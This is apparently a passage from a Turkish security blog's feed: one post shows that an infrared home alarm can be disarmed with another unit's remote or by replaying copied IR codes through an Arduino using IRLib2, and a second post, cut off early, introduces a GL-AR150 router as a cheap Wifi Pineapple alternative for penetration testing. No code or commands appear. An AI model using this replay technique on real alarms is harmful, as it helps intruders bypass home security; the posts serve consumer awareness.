
Bildiğiniz üzere evdeki uydu alıcınızın (misal Digitürk) kumandası birgün bozulur ise aynı işleve, dış görünüşe sahip bir benzerini (universal kumanda) Kadıköy'den 10-20 TL karşılığında kolay bir şekilde temin edebiliyorsunuz. Bunun kolay olmasının sebebi ise pek tabii yukarda bahsettiğim üzere IR sinyallerini/kodlarının kolay bir şekilde kopyalanabilir olmasıdır.


Normal şartlarda RF dünyasında, güvenli bir şekilde haberleşen alarm, kilit sistemlerinde (misal araba kilitleri) değişken (rolling) kod kullanıldığı için bir sinyali kopyaladıktan sonra sonsuz defa o kilidi, alarmı açmak için kullanamaz (replay), satın aldığınız bir kumanda ile diğer kilitleri olduğu gibi açamaz, alarmları devre dışı bırakamazsınız. Güvenli bir şekilde haberleşmeyenlerde ise RF Dünyası ve Güvenlik başlıklı blog yazımda olduğu gibi biraz uğraşmanız gerekebilir.


IR dünyasında ise değişken kodlar kullanılmadığı için akla ilk gelen soru "bir alarm ne kadar güvenli olabilir?" oluyor. IR teknolojisinden yola çıkarak bu soruya yanıt bulmak için ilk olarak aynı alarmdan iki tane alırsam birinin kumandası ile diğerinin alarmını devre dışı bırakmak mümkün olabilir mi sorusuna yanıt aramaya başladım. Kutusundan çıkardığım ikinci alarmın kumandası ile birinci alarmı devre dışı bırakmam, kutusunu zor açmam sebebiyle en fazla 2 dakika sürdü. :)

ARM / DISARM
Remote Control
ARM / DISARM
Remote Control

Hırsızımız high-tech bir hırsız olsaydı, Arduino ile bunu gerçekleştirmesi pratikte ne kadar zor olurdu sorusuna yanıt aradığımda ise, IR alıcı ve verici ile IR kodlarını kopyalamak ve daha sonra hedef alıcıya göndermek için IRLib2 isimli Arduino kütüphanesinden faydalanarak kısa bir sürede bu alarmı devre dışı bırakabileceğini de öğrenmiş oldum.


IR Transmitter
DAT
VCC
GND
551262
YwRobot
545754
IR Receiver
DAT
VCC
GND
YwRobot
Energizer
9V





Sonuç olarak piyasada bulduğunuz her alarmın güvenliğinizi sağlayacağına körü körüne inanıp satın almadan önce muhakkak arka planda kullandığı teknoloji ile ilgili bilgi edinmeye bakın. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


The post Hırsız Dostu Alarm appeared first on Siber Güvenlik Günlüğü.

Hayaller Pineapple Hayatlar GL-AR150

By Mert SARICA on July 2nd, 2018


Evlerimiz başta olmak üzere hemen hemen artık hayatın her alanında kullandığımız, karşılaştığımız kablosuz internet (wifi) hizmetleri bir o kadar da art niyetli kişilerin ilgisini çekmektedir. Kahvenizi yudumlayıp haber okumak için sıklıkla uğradığınız kafelerden birinin ücretsiz kablosuz internet hizmetine bağlanmaya çalıştığınızda, bu defa art niyetli kişinin cihazına (Evil Pi yazısı ilginizi çekebilir) bağlanıyor olabilirsiniz. Her sene katılmaktan, izlemekten büyük bir keyif aldığınız IstSec Siber Güvenlik Konferansı'nda izleyicilerden birinin amacı

aşağıda olduğu gibi (2017 yılındaki konferansta çekilmiştir) sizinkinden farklı olabilir. :) Ağına düşürdüğü kablosuz internet kullanıcılar üzerinden iç ağa sızmak için bilgi toplamaya çalışan sızma testi uzmanının amacı ise çok çok daha farklı olabilir.





Mevzu bahis sızma testi olduğunda eminim bir çoğumuzun aklına gelecek ilk ürün Wifi Pineapple olacaktır. Tabii aklımıza geldiği gibi elimize gelse dediğimizde de, yüksek fiyatı sebebiyle uzun yıllardır siber güvenlik araştırmacıları, meraklıları olarak hayallerimizi süslemekten öteye gidemiyordu. Günlerden bir gün Twitter takipçilerim arasında yer alan Doğukan UÇAK, Twitter üzerinden aşağıdaki mesajı gönderdikten sonra Wifi Pineapple alamayanlar için hayalleri gerçekleştirmek için işe koyulmaya karar verdim.

